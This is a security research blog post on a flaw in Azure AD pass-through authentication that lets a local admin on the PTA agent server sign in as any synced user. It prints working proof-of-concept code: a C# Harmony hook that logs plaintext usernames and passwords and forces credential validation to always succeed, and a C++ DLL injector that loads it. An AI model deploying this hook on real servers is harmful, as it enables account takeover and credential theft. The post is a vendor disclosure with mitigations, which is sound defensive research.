

Double Agent: Exploiting Pass-through Authentication Credential Validation in Azure AD

Ilan Kalendarov, Security Researcher
Elad Beber, Security and Vulnerability Researcher
Today’s enterprise security architecture demands seamless authentication across various systems. To accomplish this, many organizations use Azure Active Directory (AAD) to sync their on-premises environments to the cloud to manage user access across environments. (Note: Azure Active Directory has been rebranded as Microsoft Entra ID, but we’ll continue to call it AAD throughout this blog for simplicity.) However, our recent investigation uncovered a vulnerability in AAD when syncing multiple on-premises AD domains to a single Azure tenant. This issue arises when authentication requests are mishandled by pass-through authentication (PTA) agents for different on-prem domains, leading to potential unauthorized access.
By manipulating the credential validation process, attackers can bypass security checks, posing significant risks to hybrid identity infrastructures. This vulnerability effectively turns the PTA agent into a double agent, allowing attackers to log in as any synced AD user without knowing their actual password; this could potentially grant access to a global admin user if such privileges were assigned. Regardless of their original synced AD domain, and potentially move laterally to different on-premises domains. Additionally, attackers could log in as a synced AD user with high privileges inside the tenant, leading to privilege escalation and persistence.
Note: The attack would need a local admin on the server hosting the PTA agent.
In this blog post, we delve into the technical details of this vulnerability, demonstrate the potential impact, and discuss mitigation strategies to safeguard your environment.
What is Pass-through Authentication?
According to Microsoft documentation:
“Microsoft Entra pass-through authentication allows your users to sign in to both on-premises and cloud-based applications using the same passwords. This feature provides your users a better experience – one less password to remember, and reduces IT helpdesk costs because your users are less likely to forget how to sign in. When users sign in using Microsoft Entra ID, this feature validates users’ passwords directly against your on-premises Active Directory.”

The diagram above visualizes the authentication process across 12 steps:
- The user tries to access an application, for example, Azure.
- If the user is not already signed in, the user is redirected to the Microsoft Entra ID User Sign-in page.
- The user enters their username into the Microsoft Entra sign-in page, and then selects the Next button.
- The user enters their password into the Microsoft Entra sign-in page, and then selects the Sign in button.
- Microsoft Entra ID, on receiving the request to sign in, places the username and password (encrypted by using the public key of the Authentication Agents) in a queue.
- An on-premises Authentication Agent retrieves the username and encrypted password from the queue. Note that the Agent doesn’t frequently poll for requests from the queue but retrieves requests over a pre-established persistent connection.
- The agent decrypts the password by using its private key.
- The agent validates the username and password against Active Directory by using standard Windows APIs, which is a similar mechanism to what Active Directory Federation Services (AD FS) uses. The username can be either the on-premises default username, usually userPrincipalName, or another attribute configured in Microsoft Entra Connect (known as Alternate ID).
- The on-premises Active Directory domain controller (DC) evaluates the request and returns the appropriate response (success, failure, password expired, or user locked out) to the agent.
- The Authentication Agent, in turn, returns this response back to Microsoft Entra ID.
- Microsoft Entra ID evaluates the response and responds to the user as appropriate. For example, Microsoft Entra ID either signs the user in immediately or requests for Microsoft Entra multifactor authentication.
- If the user sign-in is successful, the user can access the application.
How we discovered the vulnerability
We began our research by exploring the internet for known techniques that abuse Azure environments. During our research, we encountered a blog by Adam Chester (https://blog.xpnsec.com/azuread-connect-for-redteam/).
We delved into the Azure AD pass-through authentication process and started decompiling the PTA agent using dnSpy. We discovered something strange. When we logged in as a synced user, it would randomly give us a wrong password error, and then after a few tries, it would log us in using the same password. Initially, we thought the browser agent might be affecting the destination request of the login attempt. However, we later realized it was just a poor user experience, meaning the Azure synced user would randomly succeed in logging in with the same password.

What we found was that behind the scenes, our login requests were being randomly retrieved by the PTA agents in the environment. If the request was retrieved by an incorrect PTA agent (an agent from a different synced domain), the login attempt would fail because the PTA agent forwarded the request to the AD server, and the AD server did not recognize the user.
The issue
When a synced user attempts to sign in to Azure, the password validation request is placed in the Service Bus queue and retrieved by one of the available Pass-Through Authentication (PTA) agents, regardless of the user’s origin domain. If a PTA agent retrieves the username and password of a user from a different domain, it will attempt to validate the credentials against its own Windows Server AD. This results in authentication failure because the server does not recognize the specific user.

As you can see from Figure 4, we are under the “cymattack” on-prem domain, but we got the credentials for the “cymtown” domain.

As you can see from Figure 5, the return value from the ValidateCredentials function is False due to the LogonUser function failing because the AD server does not know the user who is attempting to login (Different Domain).

As you can see from Figure 6, the login attempt failed even though the password is correct, which leads to a poor user experience. This will happen randomly every time until the correct PTA agent gets the request.
Developing the POC

With this approach in mind, we proved the potential for bypassing AAD authentication. First, we inject an unmanaged DLL into the PTA agent process. This DLL utilizes the existing CLR instance within the process to load a managed DLL. Once the managed DLL is loaded, it hooks the ValidateCredential function both at the beginning and at the end, allowing us to control the return value of the function. By controlling the return value of the function, we can always return True. This means that even if we provide the credentials of a user from a different domain, the hook would return True. Thus, we would be able to log in as any user from any synced on-prem AD. So the result would look like this:
using System;
using System.IO;
using System.Reflection;
using HarmonyLib;

namespace Captain_HooK
{
    public class HooK
    {
        private static void LogToFile(string message)
        {
            string path = @"C:\Users\Public\hook.txt";
            using (StreamWriter sw = new StreamWriter(path, true))
            {
                sw.WriteLine(message);
            }
        }

        public static int InstallHook(string TestParam)
        {
            try
            {
                LogToFile("C# DLL Injected Successfully!");
                Type targetType = typeof(Microsoft.ApplicationProxy.Connector.DirectoryHelpers.ActiveDirectoryDomainContext);

                // Get the method to be patched
                MethodInfo targetMethod = targetType.GetMethod("ValidateCredentials", BindingFlags.Public | BindingFlags.Instance);
                if (targetMethod == null)
                    throw new Exception("Could not resolve ValidateCredentials");

                LogToFile("Got Function!");

                Harmony harmony = new Harmony("ValidateCredentialsPatch");
                MethodInfo prefixMethod = typeof(HooK).GetMethod("Prefix_ValidateCredentials");
                MethodInfo postfixMethod = typeof(HooK).GetMethod("Postfix_ValidateCredentials");
                harmony.Patch(targetMethod, new HarmonyMethod(prefixMethod), new HarmonyMethod(postfixMethod));

                LogToFile("Waiting for connection...");
                LogToFile("------------------------------------------");

                return 0;
            }
            catch (Exception ex)
            {
                LogToFile($"Exception: {ex.Message}");
                return -1;
            }
        }

        public static bool Prefix_ValidateCredentials(ref string userPrincipalName, ref string password, ref object __result)
        {
            LogToFile($"[+] Username: {userPrincipalName}");
            LogToFile($"[+] Password: {password}");
            LogToFile("------------------------------------------");
            return true; // Do not skip executing original ValidateCredentials()
        }

        public static void Postfix_ValidateCredentials(ref bool __result)
        {
            __result = true; // Always return true
            LogToFile("Postfix hook executed, result set to true.");
        }
    }
}At this point, we were familiar with hooking native methods of WinAPIs from unmanaged code. However, hooking a function inside managed code was less familiar to us. We started researching ways to achieve this and discovered the powerful capabilities of the Harmony library for hooking .NET code at runtime. Here's a detailed look at how we accomplished this by injecting a hook into the ValidateCredentials method of the Microsoft.ApplicationProxy.Connector.DirectoryHelpers.ActiveDirectoryDomainContext class within the PTA agent process.
The InstallHook Function
The InstallHook method is the core of this operation. It dynamically interacts with an already running instance of the .NET CLR within the PTA agent process to hook the ValidateCredentials method. Utilizing the Harmony library, the method performs the following actions:
- Prefix Hook: The prefixMethod will hook the start of the ValidateCredentials method. This allows capturing and logging the credentials (username and password) to a file before the original method execution.
- Postfix Hook: The postfixMethod will hook the end of the ValidateCredentials method. This modifies the return value to always return true, thereby granting login access to any user attempting to authenticate.
At this point, we have a valid managed DLL that can be loaded into the PTA agent process. To achieve this, we needed a method to load the managed DLL. We wrote an unmanaged C++ DLL that loads the managed DLL using the existing CLR within the running process.
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <metahost.h>
#include <cstdio>
#include <fstream>
#include <sstream>
#include <comdef.h>

#pragma comment(lib, "mscoree.lib")

void LogToFile(const std::wstring& message) {
    std::wofstream logFile;
    logFile.open(L"C:\\Users\\Public\\log.txt", std::ios_base::app);
    if (logFile.is_open()) {
        logFile << message << std::endl;
        logFile.close();
    }
}

std::wstring ToWString(DWORD value) {
    std::wstringstream wss;
    wss << value;
    return wss.str();
}

std::wstring GetErrorMessage(HRESULT hr) {
    _com_error err(hr);
    return std::wstring(err.ErrorMessage());
}

int main()
{
    ICLRMetaHost* metaHost = NULL;
    ICLRRuntimeInfo* runtimeInfo = NULL;
    ICLRRuntimeHost* runtimeHost = NULL;

    if (CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost) == S_OK) {
        LogToFile(L"CLR instance created successfully.");

        if (metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo) == S_OK) {
            LogToFile(L"Got CLR runtime version 4.0.30319 successfully.");

            BOOL isStarted = FALSE;
            if (runtimeInfo->IsStarted(&isStarted, NULL) == S_OK && isStarted) {
                LogToFile(L"CLR runtime host is already started.");

                if (runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID*)&runtimeHost) == S_OK) {
                    LogToFile(L"Got CLR runtime host interface successfully.");
                }
                else {
                    LogToFile(L"Failed to get CLR runtime host interface.");
                }

            }
            else {
                if (runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID*)&runtimeHost) == S_OK) {
                    LogToFile(L"Got CLR runtime host interface successfully.");

                    if (runtimeHost->Start() == S_OK) {
                        LogToFile(L"CLR runtime host started successfully.");
                    }
                    else {
                        LogToFile(L"Failed to start CLR runtime host.");
                    }
                }
                else {
                    LogToFile(L"Failed to get CLR runtime host interface.");
                }
            }

            DWORD pReturnValue;


            HRESULT hr = runtimeHost->ExecuteInDefaultAppDomain(L"C:\\Users\\Public\\captainhook.dll", L"Captain_HooK.HooK", L"InstallHook", nullptr, &pReturnValue);
            if (hr == S_OK) {
                LogToFile(L"Method executed successfully with return value: " + ToWString(pReturnValue));
            }
            else {
                LogToFile(L"Failed to execute method in default app domain. Error: " + GetErrorMessage(hr) + L" (HRESULT: " + ToWString(hr) + L")");
            }

            runtimeInfo->Release();
            metaHost->Release();
            runtimeHost->Release();
        }
        else {
            LogToFile(L"Failed to get CLR runtime version.");
        }
    }
    else {
        LogToFile(L"Failed to create CLR instance.");
    }

    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        auto Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)main, 0, 0, 0);
        if (Thread)
            return TRUE;
        else
            return FALSE;
    }
    break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}The code starts by creating an instance of the CLR using CLRCreateInstance and logs the success. It then retrieves the runtime information for the .NET version, ensuring compatibility with the running process. The DLL checks if the CLR is already started, and if not, it starts the CLR and retrieves the runtime host interface. Using ExecuteInDefaultAppDomain, the DLL loads and executes the InstallHook method from the managed DLL (captainhook.dll). After this, the hooks are set up and the system waits for incoming connections.
The video below demonstrates how we are able to log in to three different users from three different on-premises domains. We logged in to each user twice to show that the password is irrelevant due to our hooked function. At the end of the video, the synced AD user is shown to be a global administrator, and we granted a random user global admin rights to demonstrate our ability to exploit these privileges.
Video PoC
Mitigation Steps & Recommendations
Microsoft recommends treating the Entra Connect server as a Tier 0 component. According to them:
“The Microsoft Entra Connect server must be treated as a Tier 0 component as documented in the Active Directory administrative tier model. We recommend hardening the Microsoft Entra Connect server as a Control Plane asset by following the guidance provided in Secure Privileged Access.”
Additionally, enabling 2FA for all synced users would effectively block this attack as the attacker wouldn't be able to move laterally to the cloud.
We would expect Microsoft to implement domain-aware routing to ensure authentication requests are directed to the appropriate PTA agent. Additionally, establishing strict logical separation between different on-premises domains within the same tenant may be beneficial.
Communication with Microsoft
Cymulate researchers reported their initial findings to the Microsoft Security Response Center (MSRC) on July 5, 2024. The MSRC responded to the Cymulate research team on July 19, 2024, stating that the issue is not an immediate threat and is of moderate severity. They also mentioned that no CVE will be issued for this problem, even though they plan to fix the code on their end, which is already in their backlog with no current ETA for the fix. Our researchers will be recognized in the Hall of Fame for August 2024.
Link to the Source Code.
To see how Cymulate can strengthen your security and defend against similar vulnerabilities, book a demo with our team today and see our platform in action.

Featured Resources
View More Resources
Akira Ransomware: How to Test and Validate Your Exposure
Analysis of Akira ransomware behavior and methods to assess and reduce organizational exposure.

Network Security Validation
Use Cymulate to test network controls, uncover weaknesses, and strengthen overall security posture.